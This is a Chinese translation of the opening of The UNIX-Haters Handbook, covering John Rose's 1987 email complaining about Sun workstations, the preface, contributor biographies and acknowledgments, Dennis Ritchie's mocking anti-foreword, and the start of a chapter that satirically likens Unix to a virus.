> 如果你其实并不痛恨 Unix，那么请通知我从中删除你的邮件地址。如果你认为有人需要给挫折感找个发泄情感的出口，那么请把他加进来。

在发到 UNIX 痛恨者的第一封邮件中，米歇尔转载了一份对 Sun 产品有理有据的声讨，其作者是一位当时刚来到 Unix 古拉格的囚徒：约翰 · 罗斯[1]，麻萨诸塞某著名计算机厂商（其律师承诺，只要不出现该公司的名字，就不会起诉我们）的员工。和米歇尔一样，约翰最近也被迫从 LispM 转向 Unix，在被数据丢失折磨整整一周之后，他给公司内部的支持邮件列表发去一封信：

> 日期：Fri, 27 Feb 87 21:39:24 EST
> 来自：约翰 · 罗斯
> 发给：sun-users、systems
>
> Sun 产品的优点和缺点
>
> 好吧，我现在有一分钟的空闲时间了，因为 Sun 的编辑器窗口刚从我眼皮底下蒸发，整整一天的 Emacs 工作成果没了。
>
> 所以问题很自然地冒出来了，Sun 产品的好处和坏处究竟是什么？
>
> 今天是我使用 Sun 产品的第五天，碰巧也是 Emacs 崩溃的第五次。所以我觉得我感受到了 Sun 产品的好处。
>
> 一个很明显的感觉是启动真的很快，如果你还没有见过 Sun 机器启动，那真该看看。对 LispM 的用户这是一个好消息，因为 LispM 启动一次需要整个上午。
>
> Sun 还有一个好处是简洁。你还记得吗，LispM 总是用一个张牙舞爪的调试器显示晕死人的调用栈，然后等你指示下一步动作？不过 Sun 机器**总是**知道下一步怎么办：产生一个吐核文件然后终止捣乱的进程。还有什么比这个更简单的？如果有窗口被进程打开了，那么将立即被关闭（有没有扫地出门的感觉？）。这种简洁极大地缩短了调试时间，因为你立刻失去了找出问题的所有希望，而只能重新开始你刚才进行的复杂任务。其实在这种时候，你只能重启，来吧，很快的！
>
> Sun 机器启动快，其中一个原因是启动的项目少。LispM 将代码装入内存的同时，还要装入大量调试信息。例如每个函数都要记录其参数的名字、局部变量的名字、宏展开之前的名字、文档字符串，有时候为了提供足够的信息，还要附上解释器处理后的函数定义。
>
> 对了，还要记得每个函数在哪个文件定义。你想象不出这有多么有用：只要在编辑器中按下 Meta 键并同时用鼠标点击任意函数名，就可以立即把你带到该函数的源代码，而不会打乱你的工作步调。注意是**任意**函数哦，而不仅仅是预先确定的那几个。与此类似，按下另外一个键可以立即显示对某个函数的调用顺序。
>
> 最近几天登录 Sun 机器后，我“Meta 加点击”的本能仍然强烈，但却只感到挫折。我正编写的程序有大约 80 个文件。如果需要编辑函数 Foo 的代码，我得切换到一个 shell 窗口，然后用 grep 搜索若干文件；我还得敲入正确的文件名，以及纠正拼写错误；最后还要在文件中查找。以前五秒钟的事情现在一分钟都搞不定（货比货得扔啊！）。此时，我真想看到 Sun 最好的一面，所以忍不住把机器拿来重启几次。
>
> Unix 有个奇妙无比的命令“strip”，可以用来剥离程序的所有调试信息。Unix 下的程序（例如 Sun 的窗口系统）理所当然都被 strip 处理过，因为调试信息会占用磁盘空间，还会拖慢启动速度。不过你就没法使用调试器了，但这不一定是什么损失，你见过 Unix 调试器吗？说真的。

[1] 译注 John Rose。

> 你知道吗？所有标准的 Sun 窗口应用程序（“工具”）其实就是一个 0.75M 的二进制庞然大物，这是为了在工具之间共享代码（这里面代码可不少）。LispM 也是这样共享代码的，这样难道不好吗？我们的工作站共享代码，所以节约了买内存的钱。
>
> 在标准的 Sun 窗口应用程序（“工具”）中，没有哪个支持 Emacs。Unix 程序也没法直接打补丁：你得有源代码才能先给**源代码**打补丁，然后整个重新编译。
>
> 但我真想 Emacs 能用上鼠标啊。所以我（从 GNU源文件）找了几百行代码来编译，然后链接到标准 Sun 窗口应用程序（“工具”）共享的代码。好极了！Emacs 用上鼠标了！就像 LispM 一样。我记得在 LispM 上，为了让终端程序和 Emacs 一起运行，也有类似的手段，需要大约二十行 Lisp 代码（所做的事情也没那么多，货比货得扔啊！）。
>
> 所以我很开心地用鼠标操作 Emacs。但很快 Emacs 开始抱怨，比如“内存耗尽”和“内存访问错误，已产生吐核文件”，Unix 可怜的终端上则显示着“clntudp_create：内存耗尽”。最终，我的 Emacs 窗口觉得“每日一死”的时间到了。
>
> 到底发生了什么？明显有两件事情。首先，当我为了向 Emacs 发送鼠标点击而给窗口系统打上补丁后，结果是产生一个新的 0.75M 的二进制文件，而不是和标准的 Sun 窗口应用程序（“工具”）共享代码。
>
> 这就是说，窗口系统所运行的，以及占用磁盘交换空间的共享代码不是一大块，而是两大块，二者几乎完全一样，仅仅几个代码页面不同。所以我付出成兆的交换空间，只是为了在编辑器中使用鼠标（Emacs 本身则是第三大块）。
>
> Sun 的操作系统内核本就是内存消耗大户，何况对窗口系统的丁点改动都得复制整块代码。但这不是全部原因：肯定还有别的什么程序也在吞噬交换空间。比如有些网络程序不仅数据段大得惊人，内存消耗还持续增长，我估计到最后交换分区会连渣也不剩。所以 Sun 机器不能连续运行太久，这也是我为何喜欢 Sun 的快速启动。
>
> 但为什么网络服务器消耗的内存越来越多？你知道 Sun 的程序在运行时分配极为复杂的数据结构，你得在每个分配的数据上调用“free”；然而可以理解的是，有时候程序员会疏忽或者厌倦，导致一些垃圾未能回收。所以最后交换空间没有了！这个现象让我开始白日做梦，幻想有一种工作站架构，为建立和操作大块、复杂、互相引用的数据结构进行过优化，还能在无需程序员干预的情况下自动释放空间。这样的工作站可以连续几天运行，还可以回收垃圾，而不用借助费时的重启。
>
> 但是，当然啦，Sun 机器启动很快的！快到有时候干脆自动重启，来告诉你内存已耗尽。
>
> 唉，控制台刚刚又抱怨内存不足了。糟糕，没时间说说上周我失去的其它 LispM 功能了，比如增量式重新编译和装载，还有通过 Lisp Listener 进行增量测试，还有可以增加新功能的窗口系统（我真想念能处理鼠标的 Lisp 表单啊），还有彻底区分整数和指针的安全架构，还有 Control、Meta 和 Suspend 组合键，还有手册。
>
> 重启时间到了！

这封邮件首先由约翰·罗斯发给公司内部的一个邮件列表，后来鬼使神差地转给了媒体实验室的米歇尔·特拉弗。那时米歇尔正在准备给自己和痛恨 Unix 的同伴创建一个邮件列表，然后把这封邮件发出去，对此约翰并不知情，但米歇尔确实这么做了，而且七年后的今天，约翰还与几百个帐号一起存在于 UNIX 痛恨者列表中。

怒火平息之后，约翰·罗斯声明如下：

> [说真的各位：尽管遇到麻烦，我还是尽力让我们的 Sun 机器没有白买，针对上面的问题就有好几种解决方案。我尤其感谢比尔为我扩大了交换分区。纯粹以以 CPU 速度来看，Sun 机器确实运行得很快。但那时候我应该冷静一下，因为编辑器消失真的让人上火。]

一些声明。上面提到的公司购买 Unix 工作站是为了**省钱**，但为了补偿更高的支持成本和生产率下降，飞快（并不断）花出去的钱已经是省下来的好几倍。很不幸，现在我们更清楚地知道为时已晚，Lisp 机器已经是逝去的记忆：人人都在使用 Unix。大多数人认为 Unix 是很不错的操作系统。毕竟，还是比 DOS 要好。

是比 DOS 好吗?

你不是一个人

如果你曾经操作过 Unix 系统，那么大概也见识了我们体验过或者听说过的梦魇。你大概误删过文件，四处求助却被告知这是自找的，或者还要过分，说这是什么“成人仪式”；你大概花过几个小时给朋友写了封痛彻心扉的信，却被抽疯的邮件程序搞丢了，或者还要过分，干脆送给别人。我们将要证明你不是一个人，你和 Unix 之间的问题也不是你造成的。

我们的怨气不止针对 Unix 本身，还有 Unix 狂热者所捍卫和孳生的邪教。他们把瘟疫当成赐予，还像古代巫师一样，展示身上的伤口——有些是自残——以此作为力量和巫术的证据。我们将要以直言和幽默表明，他们不过是在崇拜一尊泥菩萨，以及只有科学，而非宗教，才是通往有用并友好技术的坦途。

如果把花费在维护发展 Unix 的时间精力用于一个更合适的操作系统，那么计算机科学的发展会深入快速得多。希望有一天，Unix 终会被收录进历史书和计算机科学博物馆，成为一段昂贵但有趣的注脚。

贡献者以及致谢

为了编写这本书，编辑们提炼加工了“UNIX 痛恨者”邮件列表六年来的存档。每份引用的帖子都有这些贡献者的名字，书本的末尾还有索引。其余的文字来自该列表中几位感到有责任参与这次揭露的专家。我们是：

西蒙·格芬科[1]，记者兼计算机科学研究者。西蒙在麻省理工大学获得三个学士学位，在哥伦比亚大学获得一个新闻学硕士学位。现在的他本该在研究所攻读博士，但接触本书后似乎感到更有乐趣。西蒙也是《实用 Unix 及因特网安全》[10]（奥莱利出版社[2]，1991）以及《NEXTSTEP 编程》[3]（施

[1] 译注 Simson Garfinkel。
[2] 译注 O'Reilly and Associates。
[3] 译注 NeXTSTEP Programming：STEP ONE：Object-Oriented Applications，ISBN-13：978-0387978840。

普林格出版社[1]，1993）的合著者。在担任编辑之外，西蒙还撰写了“你说文档吗？”、“文件系统”和“安全”等章节。

丹尼尔·魏斯[2]，微软研究院的研究员。丹尼尔在 MIT 人工智能实验室获得博士和硕士学位，还曾经是斯坦福大学电子工程系的助教，直到后来决定投身 DOS 和 Windows 的真实世界。在早先从事轻闲的学术工作时，丹尼尔拿出时间来参与本书。自从离开斯坦福来到雨濛濛的华盛顿湖畔，丹尼尔有了新的生活重心：一份充满挑战的新工作，以及一个虎头虎脑、满地乱爬的小家伙。除了在初期担任编辑，丹尼尔还撰写了“欢迎你，新用户”、“邮件”和“终端错乱”的大部分内容。

斯蒂芬·斯特拉斯曼[3]，苹果电脑公司的资深科学家。斯蒂芬在麻省理工大学的媒体实验室取得哲学博士学位，他的专长是让计算机学会举止得体。1992 年，斯蒂芬在“UNIX 痛恨者”邮件列表上发出的一篇檄文，成为本书诞生的契机。斯蒂芬目前致力于苹果的 Dylan 开发环境[4]。

约翰·克洛斯勒[5]，居住在坎布里奇的漫画家，作品在美国东北各州随处可见。在闲暇时间，约翰以乘坐公共交通工具四处旅行为乐。

唐纳德·诺曼，苹果电脑公司院士，也是圣迭哥加利福尼亚大学的名誉教授。唐纳德写过 12 本书包括《设计心理学》[16]。

丹尼斯·里奇[6]，AT&T 贝尔实验室计算技术研究部门的主管。丹尼斯和肯·汤普逊[7]被很多人奉为 Unix 之父。出于公正，我们邀请丹尼斯·里奇写下了那篇唱反调的序言。

斯科特·L·伯森[8]，Lisp 机器上第一种 C 编译器，Zeta C的作者。现在他在硅谷当顾问，以摆弄 C++ 为生。斯科特编写了C++那章的大部分内容。

唐·霍普金斯[9]，经验老到的用户界面设计师和图形程序员。在人机交互实验室当研究员时，唐拿到了马里兰大学的计算机科学本科学位。唐曾经供职于 UniPress 软件公司、Sun 微系统公司、图灵学院以及卡内基梅隆大学。在 DUX 软件公司期间，唐将模拟城市移植到 NeWS 和 X 上。唐现在任职于 Kaleida 公司。唐编写了“X-Windows 之灾”（为了激怒 X 的信徒们，唐

[1] 译注 Springer-Verlag。
[2] 译注 Daniel Weise。
[3] 译注 Steven Strassmann。
[4] 译注 以 Dylan 语言实现的动态集成开发环境。Dylan 是苹果牛顿平台上的开发包和应用编程语言。
[5] 译注 John Klossner。
[6] 译注 Dennis Ritchie。
[7] 译注 Ken Thompson。
[8] 译注 Scott L. Burson。
[9] 译注 Don Hopkins。

专门要求在 X 后面加上短横线，并用 Window 的复数形式，然后以此作为标题。）

马克 • 洛特[1]，自从 1984 年第一次参加 Usenix 会议后就十分痛恨 Unix。马克当过八年 TOPS-20 系统的程序员，然后又做了几年 Unix 系统管理员。发现 Unix 伤不起之后，马克现在给微处理器编写汇编代码，因此不用担心被什么操作系统、shell、编译器，或者窗口系统挡道。马克撰写了“系统管理”一章。

克里斯托弗 • 前田[2]，操作系统专家，有望在本书出版时获得卡耐基梅隆大学博士学位。克里斯托弗撰写了“编写程序”的大部分内容。

瑞奇 • 扎尔茨[3]，开放软件基金会[4]的资深软件工程师，致力于开发分布式计算环境[5]。瑞奇在 Usenet 上活跃已久，在担任 comp.sources.unix 版主的几年内，他设立了发布 Usenet 源代码的事实标准并沿用至今。瑞奇还承担着 InterNetNews，Usenet 上 NNTP 最好的实现之一。瑞奇更重要的经历是两次当选 MIT 校园报纸《The Tech》[6]的主编，但他都离开学校而未能完成任期。瑞奇贡献了“瞌睡网”一章。

在编写本书时，我们大量引用及合并了以下人士的邮件：费尔 · 安格内[7]、格雷格 · 安德森[8]、朱迪 · 安德森[9]、罗伯 · 奥斯丁[10]、艾伦 · 鲍登[11]、艾伦 · 鲍宁[12]、费尔 · 巴德内[13]、戴维 · 查普曼[14]、帕维尔 · 柯蒂斯[15]、马克 · 弗里德曼[16]、吉姆 · 戴维斯[17]、约翰 · R · 邓宁[18]、莱昂纳多 · 福勒[19]

---

[1] 译注 Mark Lottor。
[2] 译注 Christopher Maeda。
[3] 译注 Rich Salz。
[4] 译注 Open Software Foundation。
[5] 译注 Distributed Computing Environment，1990 年代早期由阿波罗、IBM、DEC 等联合开发的软件系统，提供了编写客户端/服务器应用的框架和工具。
[6] 译注 麻省理工大学历史最长，发行最广的校园报纸，1881 年创立。
[7] 译注 Phil Agre。
[8] 译注 Greg Anderson。
[9] 译注 Judy Anderson。
[10] 译注 Rob Austein。
[11] 译注 Alan Bawden。
[12] 译注 Alan Borning。
[13] 译注 Phil Budne。
[14] 译注 David Chapman。
[15] 译注 Pavel Curtis。
[16] 译注 Mark Friedman。
[17] 译注 Jim Davis。
[18] 译注 John R. Dunning。
[19] 译注 Leonard N. Foner。

、西蒙·格芬科、克里斯·加里格斯[1]、肯·哈瑞斯丁[2]、伊安·霍斯威尔[3]、布鲁斯·豪尔德[4]、大卫·卡夫曼[5]、汤姆·莱特[6]、罗伯特·克拉耶夫斯基[7]、詹姆斯·李·约翰逊[8]、杰瑞·雷其特[9]、吉姆·麦克唐纳[10]、大卫·曼金斯[11]、理查德·马里纳利克[12]、尼克·帕帕扎基斯[13]、米歇尔·A·巴顿[14]、肯特·M·皮特曼[15]、乔纳森·里斯[16]、斯蒂芬·罗宾斯[17]、M·斯崔特·罗斯[18]、罗伯特·E·西斯托姆[19]、奥林·席瓦斯[20]、帕特里克·苏巴瓦罗[21]、克里斯托弗·斯泰西[22]、Stanley's Tool Works、斯蒂芬·斯特拉斯曼、迈克尔·泰曼[23]、米歇尔·特拉弗、大卫·维纳亚克·华莱士[24]、戴维·威茨曼[25]、丹·魏因勒卜[26]、丹尼尔·魏斯、约翰·弗罗茨瓦夫[27]、盖尔·撒迦利亚[28]和杰米·扎瓦斯基[29]。

Unix 呕吐袋的创意来自库尔特·施穆克尔[30]，这是一位世界级的 C++ 痛恨者，也是臭名远扬的 C++ 呕吐袋的设计者。谢谢你，库尔特。

还有许多人给了我们建议和支持，但书中没有收录他们的文字。他们当

---

[1] 译注 Chris Garrigues。
[2] 译注 Ken Harrenstien。
[3] 译注 Ian D. Horswill。
[4] 译注 Bruce Howard。
[5] 译注 David H. Kaufman。
[6] 译注 Tom Knight。
[7] 译注 Robert Krajewski。
[8] 译注 James Lee Johnson。
[9] 译注 Jerry Leichter。
[10] 译注 Jim McDonald。
[11] 译注 Dave Mankins。
[12] 译注 Richard Mlynarik。
[13] 译注 Nick Papadakis。
[14] 译注 Michael A. Patton。
[15] 译注 Kent M. Pitman。
[16] 译注 Jonathan Rees。
[17] 译注 Stephen E. Robbins。
[18] 译注 M. Strata Rose。
[19] 译注 Robert E. Seastrom。
[20] 译注 Olin Shivers。
[21] 译注 Patrick Sobalvarro。
[22] 译注 Christopher Stacy。
[23] 译注 Michael Tiemann，Cyguns Solutions 公司的创始人之一。
[24] 译注 David Vinayak Wallace，Cyguns Solutions 公司的创始人之一。
[25] 译注 David Waitzman。
[26] 译注 Dan Weinreb。
[27] 译注 John Wroclawski。
[28] 译注 Gail Zacharias。
[29] 译注 Jamie Zawinski，XEmacs 和 Natescape Navigator 的开发者。
[30] 译注 Kurt Schmucker。

中有贝丝·罗森伯格[1]、丹·鲁比[2]、亚历山大·舒尔金[3]、米里亚姆·塔克尔[4]、戴维·魏斯[5]，以及劳拉·耶瓦布[6]。

许多人阅读了本书的手稿并提出意见。我们尤其要感谢朱迪·安德森、费尔·安格内、里贾纳·C·布朗[7]、米歇尔·科恩[8]、米歇尔·恩斯特[9]、大卫·希兹[10]、唐·霍普金斯、鲁文·勒纳[11]、大卫·曼金斯、埃里克·雷蒙德[12]、保罗·鲁宾[13]、M·斯崔特·罗斯、克里夫·斯托尔[14]、伦恩·小陶尔[15]、米歇尔·特拉弗、戴维·威茨曼，还有安迪·沃森[16]。特别感谢你们所有的订正、建议，以及找出错别字。

我们要特别感谢 Waterside Productions的马修·瓦格纳[17]。马修早在1992年5月就参与进来，并在西蒙接替丹尼尔一年之后仍然保持兴趣。马修帮我们接洽了 IDG Programmers Press的克里斯托弗·威廉姆斯[18]。爽快地签约后，克里斯请特鲁迪·诺茵郝丝[19]照看整个项目，艾米·佩德森[20]则负责具体的出版事宜。

UNIX 痛恨者封面的作者是 Stock Illustration Source 公司的肯·科普菲尔[21]。

版式说明

这本书的大部分内容使用罗马字体，而来自“UNIX 痛恨者”的恐怖故事则使用无衬线字体。命令名用粗体表示，对 Unix 系统功能则使用斜体。

[1] 译注 Beth Rosenberg。
[2] 译注 Dan Ruby。
[3] 译注 Alexander Shulgin。
[4] 译注 Miriam Tucker。
[5] 译注 David Weise。
[6] 译注 Laura Yedwab。
[7] 译注 Regina C. Brown。
[8] 译注 Michael Cohen。
[9] 译注 Michael Ernst。
[10] 译注 Dave Hitz。
[11] 译注 Reuven Lerner。
[12] 译注 Eric Raymond。
[13] 译注 Paul Rubin。
[14] 译注 Cliff Stoll。
[15] 译注 Len Tower Jr.。
[16] 译注 Andy Watson。
[17] 译注 Matthew Wagner。
[18] 译注 Christopher Williams。
[19] 译注 Trudy Neuhaus。
[20] 译注 Amy Pedersen。
[21] 译注 Ken Copfelt。

计算机的输出是等宽字体，其中用户输入的部分是等宽粗体。

仅此而已。这不是一本用了十种字体五种风格，既难读又晦涩的计算机手册。我们痛恨把手册搞得和法老王的秘藏一样五光十色。

本书的排版是在麦金塔、Windows 和 NeXTstation 上以 FrameMaker完成的，并未使用 troff、eqn、pic、tbl、yuc、ick，或任何别的 Unix 白痴组合词。

“UNIX 痛恨者”免责声明

在这个年代，邪恶大公司的竞争本钱是无孔不入的软件专利，而不是无可挑剔的软件产品，这些家伙在起诉无辜的大学时毫无心理障碍。因此有些事情我们最好先挑明了，免得哪天某个闲得无事的律师打上门来：

- 这些公司偶尔确实会允许程序员修复臭虫，而不是申请专利，所以在特定厂商的特定 Unix 版本上，本书中某些相对浅显的问题不一定存在。不过这于事无补，因为同时引入的新臭虫大概要超过一打。如果你能证明某个尚在使用的 Unix 版本是清白的，那么我们将及时道歉。

- 尽管我们尽量小心，但叙述误差还是难免，所以除非在手边的 Unix 实现上验证过，不要想当然地采信书中关于某个特定缺陷的说法。

- Unix 痛恨者到处都是。我们栖身于大学和公司，我们的线人正忙着收集冏死人的电子报告。有些证据需要经过诉讼前的调查阶段来获得，就像那份计算出“如果把气罐留在原地，那么每年可以节省三千五百

万美元，而代价仅仅是八条人命[1]”的备忘录。但我们不用这么费力就已经拿到了需要的备忘录，以及更多猛料。

[1] 译注 大概是指和 1984 年印度博帕尔毒气泄露惨案有关的联合碳化（印度）公司备忘录。

丹尼斯・里奇

（1941.9.9～2011.10.12）

序言（反调）

丹尼斯·里奇

来自：dmr@plan9.research.att.com
日期：Tue, 15 Mar 1994 00:38:07 EST
主题：唱反调的序言

致本书的贡献者们：

看完你们的序言，我真是忍不住要说：我还就认为你们对现实不满而心怀妒忌，我就认为你们心存浪漫的回忆；而你们柔情回眸的系统（TOPS-20、ITS、Multics、Lisp 机器、Cendar/Mesa，还有剑鱼）不仅早已被埋葬，而且都沤成 Unix 的花肥了。

你们的判断并不清醒，你们的比方把自己都绕进去了。看看吧，在前言中你们先是被高温、虱子和营养不良折磨，然后变成古拉格的囚徒；在第一章你们又是被病毒感染，又是被毒瘾折磨，还被基因的自我膨胀冲昏头脑。


然而你们口口声声说没有一致设计的监狱却仍然囚禁着你们，如果监狱缺乏牢固的支撑，这又怎么做得到？所谓理智的囚徒探索监狱的薄弱环节，从混乱中整理出头绪；与此相反，自由软件基金会这样的组织却站在狱卒一边，新建的牢房尽管功能翻新，但却和已有的设计几乎相容。那个在 MIT 读了三个本科的记者、那位微软的研究员，还有苹果的资深科学家，你们不妨主动贡献一点文字，写写到底哪些规则被这些新监狱沿用了。

你们对可能性的探索纯粹是兜售私货：有时候你们想要的东西和手上的一样，但希望是自己做出来的；有时候你们想要的东西和手上的不一样，但却无法说服别人使用。大家不禁奇怪了，你们为何还要徒费口舌，直接告诉人们买 Windows PC 或者麦金塔不就得了——那里既不是古拉格也没有虱子，只是心智水平和交流方式都跟《刺猬索尼克》[1] 一样的未来世界。你们宣称追求进步，但做到的基本上只是大发牢骚。


[1] 译注 Sonic the Hedgehog，日本世嘉公司于 1991 年推出的电子游戏。

我也打个比方：你们的书好比一块布丁，馅料就是细致入微的观察，其中许多也着实令人信服——然而就算是大便，里面也有未消化的食物残渣让某些生物过活——所以你们的书并不可口：只因散发着熏天的蔑视和妒忌。

祝你们吃得香！



第一部分　对用户友好？



第 1 章　UNIX，第一种病毒

世界上第一种计算机病毒

“伯克利两项最著名的产品是 LSD[1] 和 Unix，我看这不是巧合。”

——匿名

病毒有两个竞争优势：微小的个体和无比的适应力。病毒结构简单：没有任何进行呼吸、新陈代谢和肢体活动的机能，仅携带足够的 DNA 或 RNA 供自我复制。比如，流感病毒相比受到入侵的细胞要小得多，但大约每隔一个流行季就能产生新变种：有时候毒性会增强，在人类免疫系统反应之前大开杀戒；而大多数时候则只是带来轻微不适——在所难免，又无处不在。

一个好的病毒有以下特点：

- 个体微小
  病毒做的事情不多，所以不需要很大。有人怀疑病毒不是生物，而只是一些有破坏性的酸和蛋白质。

- 广泛适应
  一种病毒可以入侵多种不同的细胞，经过少许变异还能扩大目标范围。动物和灵长目的病毒经常在变异后攻击人类。有证据表明，艾滋病病毒就是起源于猿猴身上。

- 霸占资源
  要不是宿主提供避难所和繁衍所需的能量，病毒必死无疑。

- 快速变异
  病毒频繁地变异成许多不同的形态。这些形态在结构上大体相同，但区别之处又足以迷惑宿主的免疫系统。

[1] 译注 麦角酸二乙酰胺，一种强烈的致幻剂。

Unix 具有成功病毒的所有特点。在刚诞生时，Unix 很袖珍也没什么功能，最小化才是至高无上的设计决策。由于缺少真正操作系统的特性（如文件映射、快速 I/O、健壮的文件系统、记录/文件/设备锁、合理的进程间通讯，诸如此类不一而足），Unix 很容易移植——功能更齐全的操作系统在这方面总要差些。Unix 依靠主机（宿主）的资源过活；要是没有系统管理员的悉心呵护，Unix 将恐慌、吐核[1]，直至挂掉。Unix 不断变异：拼拼凑凑的硬件和重重叠叠的补丁可以运行某个版本，遇到另一个版本就歇菜。如果“仙女座病原”[6]是一种软件，那大概就是 Unix。

Unix 就是有用户界面的计算机病毒。

瘟疫的由来

Unix 瘟疫发端于 1960 年代，那时候美国电报电话公司（AT&T）、通用电器公司和麻省理工大学着手开发一种新的计算机系统，称为“信息工具[2]”。在国防部高级研究计划署（那时候的缩写还是 ARPA[3]）的大力赞助下，当时的想法是把计算机系统做得和发电厂一样可靠：向广大民众提供源源不断的计算资源。这种信息工具将配置冗余的处理器、内存模块和 I/O 设备，当维护其中一个部件时，其余部件能继续工作。这个系统被设计为拥有最高级别的计算机安全性，所以一个用户的动作不会影响别人。以上目标甚至体现在系统命名当中：Multics，这是“多重信息和计算系统”[4]的缩写。

Multics 的**设计目标**是访问大批量数据、供不同用户同时使用、帮助用户彼此通信，还保护用户免遭外来攻击。Multics 是按照设计坦克的方式编写的，而使用起来就和坐在坦克里差不多。

从最后的结果看，Multics 项目的确实现了所有目标。但在 1969 年，项目进展缓慢，AT&T 也退缩不前：撤出参与者，只象征性地保留了三位研究员——肯·汤普逊、丹尼斯·里奇和约瑟夫·奥萨纳[5]。汤普逊想说服管理层购买一台 DEC的 System 10（一种强大的时分操作系统，配有复杂的交互式操作系统），但没有成功，于是他和朋友们都不干了，开始在一台实验室闲置的 PDP-7 计算机上编写（并运行）一个叫做“星际旅行”的游戏。

